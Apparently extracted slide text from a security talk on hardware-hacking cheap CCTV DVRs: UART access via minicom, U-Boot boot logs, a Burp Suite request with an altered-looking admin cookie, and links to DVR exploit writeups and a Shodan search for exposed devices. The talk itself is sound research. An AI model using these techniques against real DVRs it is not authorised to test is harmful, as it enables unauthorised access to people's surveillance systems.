
New drivers are now available to support the [FT4222](#)! - for D2XX drivers please [click here](#).

Drivers are available which allow FTDI devices to work with the following operating systems:

Windows Certified	Others
Windows 10 (32/64)	Linux
Windows 8.1 (32/64)	MAC OSX
Windows 8 (32/64)	Windows CE (Version 4.2 and greater)
Windows 7 (32/64)	Windows RT
Windows Server 2016	Android
Windows Server 2012 R2 x64	
Windows Server 2008 R2 x64	

Support for WinCE
FTDI drivers are available for Windows CE 4.2-5.2, 6.0/7.0 and 2013.

Support for older versions of Windows Desktop
NOTE: Microsoft have ended support for certifying XP and VISTA through their WHCK test program. From revision 2.12.24 with Device Guard





Install Minicom & Set up

```
File Edit View Search Terminal Help
dvr@dvr-VirtualBox:~$ sudo apt-get install minicom
[sudo] password for dvr:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  liblomm7 liblomm8
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  lrssz minicom
The following NEW packages will be installed:
  lrssz minicom
0 to upgrade, 2 to newly install, 0 to remove and 8 not to upgrade.
Need to get 313 kB of archives.
After this operation, 472 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get: http://gb.archive.ubuntu.com/ubuntu bionic-updates/universe amd64 lrssz amd64 0.12.21-10-build0.18.04.1 [74.8 kB]
Get: http://gb.archive.ubuntu.com/ubuntu bionic/universe amd64 minicom amd64 2.7.1-1 [239 kB]
Fetched 313 kB in 0s (1,427 kB/s)
Selecting previously unselected package lrssz.
(Reading database ... 213153 files and directories currently installed.)
Preparing to unpack .../lrssz_0.12.21-10-build0.18.04.1_amd64.deb ...
Unpacking lrssz (0.12.21-10-build0.18.04.1) ...
Selecting previously unselected package minicom.
Preparing to unpack .../minicom_2.7.1-1_amd64.deb ...
Unpacking minicom (2.7.1-1) ...
Setting up minicom (2.7.1-1) ...
Setting up lrssz (0.12.21-10-build0.18.04.1) ...
Processing triggers for gnome-menus (3.13.3-1ubuntu1.1) ...
Processing triggers for menu-support (3.0ubuntu1) ...
Processing triggers for desktop-file-utils (0.23-1ubuntu3.18.04.2) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
dvr@dvr-VirtualBox:~$
```


```
sudo minicom -D /dev/ttyUSB1 -b 115200
```

```
+-----+-----[Comm Parameters]-----+
| A - Serial De| Current: 9600 8N1
| B - Lockfile Loc| Speed
| C - Callin Pro| Parity
| D - Callout Pro| A: <next> L: None S: 5
| E - Bps/Par/B| B: <prev> M: Even T: 6
| F - Hardware Fl| C: 9600 N: Odd U: 7
| G - Software Fl| D: 38400 O: Mark V: 8
| | E: 115200 P: Space
| Change which |
+-----+----- Stopbits
| Screen a| W: 1 Q: 8-N-1
| Save set| Y: 2 D: 7-F-1
File Edit View Search Terminal Help

Welcome to minicom 2.7.1



OPTIONS: I18n
Compiled on Aug 13 2017, 15:25:34.
Port /dev/ttyACM0, 15:30:40

Press CTRL-A Z for help on special keys
```





FTDI & Install Drivers



UBOOT



```
CFG_BOOT_ADDR:0x0
0ff:0x84000000
can't find jpg corresponding entry
0ff:0x84000000
can't find jpg corresponding entry
### /UbootLogo LOAD ERROR<0> !
jpeg decoding ...
<<addr=0x8e800000, size=0xb85f9, vobuf=0x8e800000>>
addr:0x80855054, size:755193, logoaddr:0x8e800000,:fb,fd
load jpeg err.

CFG_BOOT_ADDR:0x58080000
0ff:0x84000000
## boot load complete: 2129924 bytes loaded to 0x82000000
## SAVE TO 80008000 !
## Booting kernel from Legacy Image at 82000000 ...
  Image Name: linux
  Image Type: ARM Linux Kernel Image (uncompressed)
  Data Size: 2129860 Bytes = 2 MiB
  Load Address: 80008000
  Entry Point: 80008000
  Loading Kernel Image ... OK
OK

Starting kernel ...

Uncompressing Linux ... done, booting the kernel.


CTRL-A Z for help | 115200 8N1 | NOR | Minicom 2.7.1 | VT102 | Offline | ttyUSB0
```

```
U-Boot 2010.06-svn198 (Dec 08 2014 - 13:23:48)

Check spi flash controller v350 ... Found
Spi(cs1) ID: 0xEF 0x40 0x18 0x00 0x00 0x0
Spi(cs1): Block:64KB Chip:16MB Name:"W25Q128B"
envcrc 0x87d95c89
ENV_SIZE = 0x3ffffc
In: serial
Out: serial
Err: serial
USB: scanning bus for devices ... 1 USB Device(s) found
0 Storage Device(s) found
Press CTRL-C to abort autoboot in 0 seconds
16384 KiB hi_sfc at 0:0 is now current device

CFG_BOOT_ADDR:0x0
0ff:0x84000000
can't find jpg corresponding entry
0ff:0x84000000
can't find jpg corresponding entry
### /UbootLogo LOAD ERROR<0> !
jpeg decoding ...
<<addr=0x8e800000, size=0xb85f9, vobuf=0x8e800000>>
addr:0x80855054, size:755193, logoaddr:0x8e800000,:fb,fd
load jpeg err.

CFG_BOOT_ADDR:0x58080000
0ff:0x84000000
## boot load complete: 2129924 bytes loaded to 0x82000000
## SAVE TO 80008000 !
## Booting kernel from Legacy Image at 82000000 ...
  Image Name: linux
  Image Type: ARM Linux Kernel Image (uncompressed)
```





Lessons Learnt



@jilles_com

@M_C_Stott @tautology0 @ZilderbergDavid
@marunmagesh @BufferOfStyx @Zephrfish

Buy the right kit in before you start

Read a book or watch youtube
and then reach out to friends <3

Give it time

Chrissy Morgan @5w0rdFish · Jun 27
Ok took me a hour or so but managed to get UART again on a different DVR, directly soldered wires to the board...got root straight away :) practice makes perfect!

corresponding entry
corresponding entry
LOAD DRIVERS 1
8000, 0220->0d519, vobus=0-0x00000000
14, kmod=785190, tagmode=0-0x00000000, ifh, fd
+>50000000
complete: 2329934 bytes loaded to 0x02000000
00000001
from Legacy Image at 02000000 --
Linux
ARM Linux Kernel Image (compressed)
2329934 Bytes + 2 kB
L
load Image ... OK
Linux ... done, booting user kernel.



What they have done to improve?

Burp Suite Professional v2.1.03 - 2020-03-26-DvR.burp - licensed to Chicky Morgan [single user license]

Burp Project: Intruder Repeater Window Help Distribute Damage Param Miner

User options Upload Scanner Software Vulnerability Scanner Scan Check Builder Sentinel Additional Scanner Checks CSRF Logger Burp TC Faraday

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparator Extender Project options

Send Cancel < > ?

Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/Login.htm
Connection: close
Cookie:
HacSurveillanceWebCookie=97822param122%242admin922%2C%22username%21%3A%22%297D
Upgrade-Insecure-Request: 1
```

Response

Target: http://192.168.1.10

Raw Headers Hex HTML

```
HTTP/1.0 200 OK
Content-type: application/binary
Expires: 0

<html><head><title>404 File Not Found</title></head>
<body>The requested URL was not found on this server</body></html>
```

0 matches


Type a search term

Ready






What they have done to improve?





What they have done to improve?





What they have done to improve?

Safety question

Please complete the following information to reset your password.

Question	What's your telephone number?
Answer	*****
Confirm Answer	*****
Question	What's your Facebook account number?
Answer	*****
Confirm Answer	*****

OK Cancel





But has it improved?

AVSONIC

HOME WISH LIST (0) COMPARE MY ACCOUNT SHOPPING CART CHECKOUT 0 item(s) - £0.00

Welcome visitor you can [login](#) or [create an account](#).

AUDIO EQUIPMENT CCTV EQUIPMENT CABLES / ADAPTERS TV BRACKETS ELECTRICAL PRODUCT MANUALS DVR LIVE STREAM

BEST SELLERS CCTV TOP 10 RV FAVORITES

HIKVISION
TURBOHD
MODEL: DS-7208HQHI-K2
Free postage
Hikvision 8 Channel 2M NVR
8 Chann
IP • HDTVI • AHD •

HEX RATCHET CRIMP TOOL
ENGLAND BASED
H.264 STANDALONE NETWORK DIGITAL VIDEO RECORDER 8 CHANNEL REAL TIME HEXAPLEX DVR

8 Channel Network Digital Video Recorder (DVR) Cloud Enabled - 250Gb to 2Tb HDD

Condition: New
HDD size: 2 available
Quantity: 70 sold / See Feedback

£52.79
[Buy it now](#)
[Add to basket](#)
[Watch this item](#)


100% buyer satisfaction Click & Collect 43 watchers

250GB TO 2TB SATA HDD
RS-485

Add to Wish List | Add to Compare Add to Wish List | Add to Compare



Srsly? ...But really has it?





Useful Links for exploring DVRs

Devices

<https://www.shodan.io/search?query=uc-httpd+1.0.0>

Exploit & News writeups

<https://lfto.me/reverse-engineering-dvr-firmware/>

<https://github.com/tothi/hs-dvr-telnet>

<https://github.com/tothi/pwn-hisilicon-dvr/blob/master/README.adoc>

<https://www.exploit-db.com/docs/english/44003-hisilicon-dvr-hack.pdf>

<https://translate.google.com/translate?hl=en&sl=zh-CN&tl=en&u=https%3A%2F%2Fwww.cnblogs.com%2Fmmseh%2Fp%2F6537924.html>

<https://www.stuff.za.net/2016/05/notes-on-hacking-an-aprica-8-channel-cctv/>

<https://news.slashdot.org/story/16/06/27/2157204/a-massive-botnet-of-cctv-cameras-involved-in-ferocious-ddos-attacks>

<https://www.stuff.za.net/2016/05/notes-on-hacking-an-aprica-8-channel-cctv/>

http://blog.0x42424242.in/2019/04/besder-investigative-journey-part-1_24.html

<https://habr.com/en/post/486856/>

cctv firmware & useful tangents

<https://fccid.io/>

<https://itsjack.cc/blog/2015/04/unpacking-cctv-firmware/>

<https://www.enster.com/faq/Link-for-downloading-DVRNVR-fi.html>

https://www.youtube.com/watch?v=gEC_F_DsAZQ

<https://www.youtube.com/watch?v=2vzOqlgBW9o>

<https://www.winbond.com/resource-files/w25q128fv%20rev.m%2005132016%20kms.pdf>

<http://www.kerneronsec.com/2016/02/remote-code-execution-in-cctv-dvrs-of.html>

<https://www.linkedin.com/in/chriddy-5w0rdfish-morgan/>

Thank you for your time!



@5w0rdfish

ChrissyMorgan.co.uk

<https://github.com/Chrissy-Morgan/DVR>